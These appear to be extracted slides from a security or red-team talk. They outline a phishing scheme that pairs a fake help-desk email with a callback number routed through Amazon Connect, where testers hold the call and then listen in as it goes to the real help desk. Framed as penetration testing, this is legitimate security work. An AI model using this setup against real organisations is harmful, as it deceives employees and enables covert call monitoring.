
Response ⓘ

|| ☒ Message ☐ Custom Markup ⓘ 

One of these messages will be presented at random.


Thank you. Your user account has been reactivated. You will receive...

[+ Add Message](#)





## Email Phishing


- ◆ Phishing, but with a phone number in the message
- ◆ Phone call is a secondary option
  - Email is the primary delivery method
- ◆ Phone is just there for backup
  - Memo from help desk notifying users
    - Include number
  - Victim calls the phone number
    - Amazon accepts the call and places it into a “hold queue” (play music)
    - Notify the testers
  - Once ready, route the call to the legitimate help desk
    - Amazon Connect “Managers” can listen in on the ongoing conversation
    - Wiretapping laws...







